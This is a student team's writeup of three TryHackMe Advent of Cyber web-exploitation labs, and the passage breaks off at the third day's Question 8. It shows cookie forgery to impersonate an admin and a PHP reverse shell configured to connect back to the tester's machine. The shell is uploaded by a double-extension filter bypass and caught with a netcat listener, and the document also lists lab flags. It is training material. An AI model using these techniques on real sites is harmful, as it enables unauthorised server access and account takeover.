PSP0201

Week 2

Writeup

Group Name: Cylert

Members

ID	Name	Role
1211101022	Ashley Sim Ci Hui	Leader
1211102285	Chin Shuang Ying	Member
1211102398	Nicholas Tiow Kai Bo	Member
1211103427	Law Chin Keat	Member


Day 1: Web Exploitation - A Christmas Crisis

Tools used: FireFox, Browser cookies, CyberChef

Solution/Walkthrough:


Question 1

Based on the Browser's Developer tools by pressing F12 , we press the inspector tab on the Browser's Developer tools bar. The title of the website from the HTML title tag is **Christmas Console**.




Question 2


We follow the instructions given in the question to deploy the Attack box and the tasks machine. Once both have deployed, we copy and paste the machine's IP into the FireFox in the attack box and we manage to access the site.




Based on the question, we successfully registered an account.



We successfully login into the account that we have created.




We accessed the Browser's Developer tools with F12. With the developers tools open, we navigate to the storage tab in FireFox and select the cookies menu on the left hand side of the console. From the information in the cookies, the name of the cookie used for authentication is **auth.**



Question 3

Based on the value of this cookie, we can see that the cookie is encoded in **hexadecimal format.**



Question 4

By referring to the hint given, we use CyberChef to decode the cookie value. We can see the decoded data is stored in **JSON format.**

Input

```
7b22636f6d70616e79223a225468652042657374204665737469766163204f6d7
27d
```

Output

```
{"company":"The Best Festival Company", "username":"christine"}
```

Question 5

Based on the encoded data, we can see that the value for the company field in the cookie is **The Best Festival Company.**

Output

```
{"company":"The Best Festival Company", "username":"christine"}
```

Question 6

Based on the encoded data, we can see that the other field found in the cookie is **username.**

Output

```
{"company":"The Best Festival Company", "username":"christine"}
```

Question 7

Based on the hint given in the question, the cookie's value is able to be edited. We edited the data we got from the previous question, updated the username with "santa" and re-encode it. The new cookies value which is the Santa's cookie is **7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d** .

Input

```
{"company":"The Best Festival Company", "username":"santa"}
```


Output

```
start:  0    time:  0ms
end: 118   length:  118
length: 118   lines:  1
```

```
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d
```

Question 8

By entering the Santa's cookie value into the cookies value column in the Browser's Developer Tool and refreshing the site, we are able to access as the santa user.



The flag we received when the assembly line is fully active is **THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWFhYmQy}.**

Thought Process/Methodology:

We access the website by pasting the machine's IP given into the FireFox search bar. We try to register an account and log in to our own account by using the data we registered just now but we are not able to switch on the assembly line. Based on the hint given in the Try Hack Me questions, we know that the cookie value is able to be edited. So, we open the Browser's Developer tool with F12 and navigate to the storage tab and select the cookies menu on the left hand side of the console. We decoded the cookie value which is in hexadecimal format by using CyberChef and we obtained the data consisting of the company and our username that we have registered just now. We edited the data's username to "santa" .Then, we encoded the data again into hexadecimal format. We then entered the new cookies value which is the Santa's cookies value into the cookies value bar and refreshed the website. We successfully logged into Santa's account and activated the assembly line. After the assembly line was fully active, we received the flag.


Day 2: Web Exploitation - The Elf Strikes Back!

Tools used: Firefox, Reverse shell, Sublime Text Editor

Solution/Walkthrough:


Question 1

In the TryHackMe website, we are given the ID number **ODIzODI5MTNiYmYw** and the name of the parameter. Thus, the answer is **id?=ODIzODI5MTNiYmYw**.



Question 2

By going to inspect element, we can see the accepted file types are .jpeg, .jpg, and .png, which are all **image** files.



Question 3

We tried a few common directory names provided by THM, and it turned out to be **/uploads/**.

> When implementing an upload system, it's good practice to upload the files to a directory that can't be accessed remotely. Unfortunately, this is often not the case, and scripts are uploaded to a subdirectory on the webserver (often something like `/uploads`, `/images`, `/media`, or `/resources`). For example, we might be able to find the uploaded script at

Question 4

After a quick Google search, we were able to find a website that explains Netcat's parameters in detail (https://www.varonis.com/blog/netcat-commands). The parameters "-l", "-v", "-n", and "-p" are all explained.

> Different option parameters can be used that include: "-u" for UDP traffic instead of TCP, "-v" for verbose output, "-p" to specify a specific port, and "-D" to turn on full debugging mode. Individual attributes within a Netcat command must be separated with a space. The command prompt will inform you if you have a typo or unrecognized term in your script.
>
> **nc -l** – This command will instruct the local system to begin listening for TCP connections and UDP activity on a specific port number.
>
> Netcat commands run fastest when they are operating purely on IP addresses. This because no time is wasted talking to domain name servers (DNS) to translate server names into IP addresses. If you find that your Netcat commands are still running slow, make sure to add the "-n" operator so that the utility knows that DNS lookups are not required.

Question 5

We first copied the webshell given in THM's AttackBox to our current directory.

```
root@ip-10-10-70-181:~# cp /usr/share/webshells/php/php-reverse-shell.php .
```

Then, we used Sublime Text in AttackBox to edit the file and change the $ip value to our AttackBox's IP address, and also changed the $port value to 443.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.70.181';  // CHANGE THIS
$port = 443;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

We then saved the file as **php-reverse-shell.jpg.php**. This was to bypass the website's filter and make it think that the file we were submitting was an image file. We submitted the file, which was received successfully by the website.

We then navigated to the /uploads/ directory where we could see that our file was in the database.

Then, we used the command **sudo nc -lvnp 443** in the terminal to create a listener for the reverse shell that we uploaded. After doing so, we opened the file in the /uploads/ directory and successfully connected to the listener. We executed the command **cat /var/www/flag.txt** to get the flag, **THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}**.

```
root@ip-10-10-70-181:~# sudo nc -lvnp 443
Listening on [0.0.0.0] (family 0, port 443)
Connection from 10.10.253.101 33820 received!
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UT
C 2020 x86_64 x86_64 x86_64 GNU/Linux
 05:15:55 up 38 min,  0 users,  load average: 0.00, 0.00, 0.11
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (845): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ cat /var/www/flag.txt
```

```
Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}
```

Thought Process/Methodology:

For Day 2, the only knowledge we were given was how to create a reverse shell & listener as well as how to use GET parameters. With the ID number that we were given, we used it as the value for the ID parameter and managed to access the submission page. However, only image files were accepted, so we had to somehow bypass that filter and upload a .php reverse shell file to the system. To do that, we added ".jpg" before the .php suffix to trick the website into thinking that it was a .jpg file. Having successfully done so, we accessed the /uploads/ directory where we could see that our file was successfully uploaded. At that point, all we had to do was create a reverse shell listener in the command prompt and execute our file. We could then access /var/www/flag.txt to get the flag.

Day 3: Web Exploitation - Christmas Chaos

Tools used: Kali Linux, Firefox, BurpSuite

Solution/Walkthrough:

Question 1

Based on the TryHackMe website, we can know the name of the botnet reported in 2018 which is **Mirai** under Default Credentials' part.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called Mirai took advantage of Internet of Things (**IoT**) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

Question 2

According to the TryHackMe website, in paragraph 3 of Default Credentials' part, it is stated that Starbucks paid **USD 250** for reporting default credentials.


In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid $250 for the reported issue):

Question 3


By clicking on the link (as highlighted in the image below) in the Try Hack Me website,

- https://hackerone.com/reports/195163 - Starbucks, bug bounty for default credentials.
- https://hackerone.com/reports/804548 - US Dept Of Defense, admin access via default credentials.

it will direct you to the website named "hackerone" with the report for that issue.




Scrolling down, it shows that arm4md0 requested to disclose this report and an agent called **ag3nt-j1**, assigned by the Dept of Defence, agreed to it. The report was then disclosed by him on June 25th.




Question 4

Clicking on the FoxyProxy icon (besides the Save to Pocket icon).

Click on the 'Options' button.




Click on the 'Edit' button, which will show us the port number for Burp, **8080**.



Question 5


From the FoxyProxy options panel in Question 4, we can once again click edit which will show us the proxy type, **HTTP**.



Question 6

After opening the BurpSuite, click on the 'Decoder' tab.

Type 'PSP0201' in the blank space. Then, click on 'Encode as…' and choose 'URL'. It will show the URL encoding which is "**%50%53%50%30%32%30%31**" in the box below.



Question 7


There are 4 options for the attack type on intruder which are ‘Sniper’, ‘Battering Ram’, ‘Pitchfork’ and ‘Cluster Bomb’.

According to THM, under ‘Dictionary Attacks by BurpSuite’ - Step 5, it is stated that ‘Cluster Bomb’ iterates through each playloads sets in turn, so every combination of each set is tested. This explanation matches with the description in the Google Form, so the correct option is **Cluster Bomb**.


3. Select "Cluster Bomb" in the Attack type dropdown menu; this attack type iterates through each payloads sets in turn, so every combination of each set is tested.

Question 8


Open up the Santa Sleigh Tracker website.



